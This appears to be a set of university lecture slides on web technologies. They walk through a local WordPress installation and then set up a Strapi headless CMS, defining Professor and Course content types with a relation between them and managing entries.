
Inserisci le seguenti informazioni. Non preoccuparti, potrai sempre cambiarle in seguito.

Titolo del sito	Web Technologies
Nome utente	luigi
Password	luigi Very weak
Conferma password	<input type="checkbox"/> Conferma l'uso di una password debole
La tua email	admin@admin.com
Visibilità ai motori di ricerca	<input type="checkbox"/> Scoraggia i motori di ricerca dall'effettuare l'indicizzazione di questo sito È compito dei motori di ricerca onorare o meno questa richiesta.


[Installa WordPress](#)

# INSTALLING WORDPRESS

- Done. WordPress has been installed.
- We can now login using the admin account we created.
- An example homepage has been created for us. We can access it at <http://localhost>



# WORDPRESS: ADMIN DASHBOARD



# HEADLESS CMSs



# HEADLESS CMS

Popular Headless CMS include:

- [Strapi](#) (based on Node.js)
- [Wagtails](#) (based on the Django framework for Python)
- [Ghost](#) (also based on Node.js)
- [CrafterCMS](#) (based on Java)

# STRAPI: GETTING STARTED

```
@luigi → D/0/T/W/2/e/1/strapi $ npx create-strapi-app@latest project-name  
@luigi → D/0/T/W/2/e/1/strapi $ cd project-name  
@luigi → D/0/T/W/2/e/1/strapi/project-name $ npm run develop
```

- **npx create-strapi-app** is the fastest way to get started
- A wizard will
  - Ask for some basic information about our project
  - Create an npm project
  - Install dependencies
- **npm run develop** can be executed to run the Strapi app in dev mode

# STRAPI: GETTING STARTED

```
@luigi → D/O/T/W/2/e/1/strapi/project-name $ npm run develop
```

```
> todo-api@0.1.0 develop
> strapi develop
```

```
✓ Building build context (577ms)
✓ Creating admin (16224ms)
✓ Loading Strapi (1505ms)
✓ Generating types (1413ms)
```

Welcome back!

To manage your project 🚀, go to the administration panel at:  
<http://localhost:1337/admin>

To access the server ⚡, go to:  
<http://localhost:1337>

# STRAPI: CREATING THE ADMIN USER



Welcome to Strapi!

Credentials are only used to authenticate in Strapi. All saved data will be stored in your database.

First name\*  
luigi

Last name

Email\*  
admin@admin.com

Password\*  
•••••   
Must be at least 8 characters, 1 uppercase, 1 lowercase & 1 number

Confirm Password\*  
••••• 

Keep me updated about new features & upcoming improvements  
(by doing this you accept the [terms](#) and the [privacy policy](#)).

**Let's start**

# STRAPI: ADMIN DASHBOARD

The screenshot shows the Strapi Admin Dashboard. On the left is a sidebar with navigation links: Content Manager, Plugins (Content-Type Builder, Media Library, Strapi Cloud), and General (Plugins, Marketplace, Settings). The main area features a "Welcome on board" message with a hand icon, followed by a message: "Congrats! You are logged as the first administrator. To discover the powerful features provided by Strapi, we recommend you to create your first Content type!". A blue button says "Create your first Content type →". Below this is a "3 steps to get started" section:

1. Build the content structure (with a "Go to the Content type Builder →" button)
2. What would you like to share with the world?
3. See content in action

A "Skip the tour" button is at the bottom right of this section. The top right corner has a blue square icon with a white geometric pattern. The bottom right corner has a blue circle with a white question mark. The bottom left corner shows a user profile with the name "luigi".

**Join the community**  
Discuss with team members, contributors and developers on different channels.  
[See our roadmap](#)

Github Discord  
 Reddit Twitter  
 Forum Blog  
 We are hiring! Get help

# STRAPI: CREATING RESOURCES

The screenshot shows the Strapi Dashboard Workplace. On the left, the sidebar includes links for Content Manager, Plugins (Content-Type Builder selected), Media Library, Strapi Cloud, GENERAL (Plugins, Marketplace, Settings), and a user profile (luigi). The main area is the Content-Type Builder, titled 'User'. It displays 'Build the data architecture of your content'. A modal window titled 'Create a collection type' is open, showing 'Configurations' (A type for modeling data) under 'BASIC SETTINGS'. It lists 'Display name' (Professor) and 'API ID (Singular)' (professor). Below this, it lists 'API ID (Plural)' (professors) and 'Pluralized API ID'. At the bottom of the modal are 'Cancel' and 'Continue' buttons. The background shows a list of fields: 'confirmed' (Boolean) and 'blocked' (Boolean), each with a lock icon to its right.

# STRAPI: DEFINING RESOURCES

The screenshot shows the Strapi Dashboard Workplace with the Content-Type Builder selected in the sidebar. The main view displays the 'Professor' collection type configuration. A modal window titled 'Select a field for your collection type' is open, showing various field options categorized under 'DEFAULT'. The fields listed are:

- Text**: Small or long text like title or description.
- Boolean**: Yes or no, 1 or 0, true or false.
- Rich text (Blocks)**: The new JSON-based rich text editor. (NEW)
- JSON**: Data in JSON format.
- Number**: Numbers (integer, float, decimal).
- Email**: Email field with validations format.
- Date**: A date picker with hours, minutes and seconds.
- Password**: Password field with encryption.

At the top right of the modal, there are buttons for '+ Add another field' and 'Save'. The main interface shows the 'Professor' collection type with one field added, and buttons for 'Add another field' and 'Save' at the top right.

# STRAPI: DEFINING RESOURCES

← **Ab** Professor

Add new Text field  
Small or long text like title or description

**BASIC SETTINGS** **ADVANCED SETTINGS**

Name  
 FirstName

No space is allowed for the name of the attribute

Type

**Short text**  
Best for titles, names, links (URL). It also enables exact search on the field.

**Long text**  
Best for descriptions, biography. Exact search is disabled.

**Cancel** **+ Add another field** **Finish**

← **Ab** Professor

Add new Text field  
Small or long text like title or description

**BASIC SETTINGS** **ADVANCED SETTINGS**

Default value

RegExp pattern

The text of the regular expression

Settings

**Required field**  
You won't be able to create an entry if this field is empty

**Maximum length**

**Private field**  
This field will not show up in the API response

**Unique field**  
You won't be able to create an entry if there is an existing entry with identical content


**Minimum length**

**Cancel** **+ Add another field** **Finish**

# STRAPI: DEFINING RESOURCES

The screenshot shows the Strapi Content-Type Builder interface. On the left, there's a sidebar with navigation links: Strapi Dashboard, Content Manager, Plugins (Content-Type Builder is selected), Media Library, Strapi Cloud, General (Plugins, Marketplace, Settings). The main area is titled "Content-Type Builder" and "Professor". It says "Build the data architecture of your content". There are sections for "COLLECTION TYPES" (User, Create new collection type), "SINGLE TYPES" (Create new single type), and "COMPONENTS" (Create new component). The "NAME" section contains three fields: "firstName" (Text type), "lastName" (Text type), and "email" (Email type). At the bottom, there's a button "+ Add another field to this collection type". Top right buttons include "+ Add another field" and "Save". A "Configure the view" link is also present.

# STRAPI: DEFINING RESOURCES




# STRAPI: DEFINING RESOURCES

The screenshot shows the Strapi Content-Type Builder interface. On the left, a sidebar navigation includes 'Strapi Dashboard', 'Content Manager', 'PLUGINS' (with 'Content-Type Builder' selected), 'Media Library', 'Strapi Cloud', 'GENERAL' (with 'Plugins', 'Marketplace', and 'Settings'), and user information ('luigi'). The main area is titled 'Content-Type Builder' and shows 'Course' as the current collection type. It displays three fields: 'title' (Text type), 'description' (Text type), and 'credits' (Number type). Buttons for 'Add another field' and 'Save' are visible. A 'Back' button and a 'Configure the view' link are also present.

# STRAPI: RELATIONS BETWEEN RESOURCES

- Strapi allows us to define relations between resources using the visual editor



# STRAPI: RELATIONS BETWEEN RESOURCES

The screenshot shows the Strapi admin interface for managing content types. A modal window titled "Add new Relation field" is open, allowing the configuration of a relationship between the "Course" and "Professor" collections.

**Basic Settings:**

- Field name:** professors
- Refers to a Collection Type:** Professor
- Relationship Type:** Many-to-many (represented by a double-headed arrow icon)
- Description:** Courses has and belongs to many Professors

**Buttons:**

- Cancel
- + Add another field
- Finish

**Header and Buttons:**

- Back button
- Edit button
- Add another field button (+)
- Save button (checkmark)
- Configure the view button

# STRAPI: RELATIONS BETWEEN RESOURCES

← Back

## Professor

Edit Add another field Save

Build the data architecture of your content

Configure the view

NAME	TYPE
Ab firstName	Text
Ab lastName	Text
@ email	Email
courses	Relation with Course

+ Add another field to this collection type

← Back

## Course

Edit Add another field Save

Build the data architecture of your content


Configure the view

NAME	TYPE
Ab title	Text
Ab description	Text
123 credits	Number
professors	Relation with Professor

+ Add another field to this collection type


# STRAPI: CREATING CONTENT

- So far, we defined the «shape» of the resources we want to manage
- Strapi allows us to create the actual content, using its GUI



# STRAPI: CREATING CONTENT

- So far, we defined the «shape» of the resources we want to manage
- Strapi allows us to create the actual content, using its GUI



# STRAPI: MANAGING CONTENT

The screenshot shows the Strapi Content Manager interface. On the left, there's a sidebar with the following navigation:

- Strapi Dashboard
- Content Manager** (selected)
- Content-Type Builder
- Media Library
- Strapi Cloud
- GENERAL
- Plugins
- Marketplace
- Settings

The main area is titled "Content" and shows the "Course" collection. It displays two entries found:

ID	TITLE	DESCRIPTION	CREDITS	STATE	Actions
2	Structure and Interpretation of Computer Prog...	This course goes over the structure and interpr...	9	Published	<span>edit</span> <span>trash</span>
1	Web Technologies	Introduction to modern Web Technologies. Stu...	6	Published	<span>edit</span> <span>trash</span>

Below the table, there's a dropdown for "Entries per page" set to 10, and a page number indicator "1". The bottom right corner has a help icon.

# STRAPI: MANAGING CONTENT

The screenshot shows the Strapi Content Manager interface. On the left, there's a sidebar with links like 'Strapi Dashboard', 'Content Manager' (which is active), 'Content-Type Builder', 'Media Library', 'Strapi Cloud', 'Plugins', 'Marketplace', and 'Settings'. The main area has a header 'Content' with a search icon and a back button. Below it, 'COLLECTION TYPES' shows 'Course', 'Professor' (selected), and 'User'. Under 'SINGLE TYPES', there are 0 entries. The central part displays the 'Professor' collection with 3 entries found. The table columns are ID, FIRSTNAME, LASTNAME, EMAIL, and STATE. The first two entries have ID 3 and 2 respectively, while the third has ID 1. The first two entries have LASTNAME 'Sussman' and 'Abelson' respectively, while the third has 'Starace'. The emails are '-' for the first two and 'luigiliberolucio.starace@unina.it' for the third. All three entries are in the 'Published' state. Each entry has edit, preview, and delete icons. At the bottom, there's a dropdown for 'Entries per page' set to 10, and a page number '1'.

ID	FIRSTNAME	LASTNAME	EMAIL	STATE
3	Gerald	Sussman	-	Published
2	Harold	Abelson	-	Published
1	Luigi Libero Lucio	Starace	luigiliberolucio.starace@unina.it	Published

# STRAPI: USING THE REST API

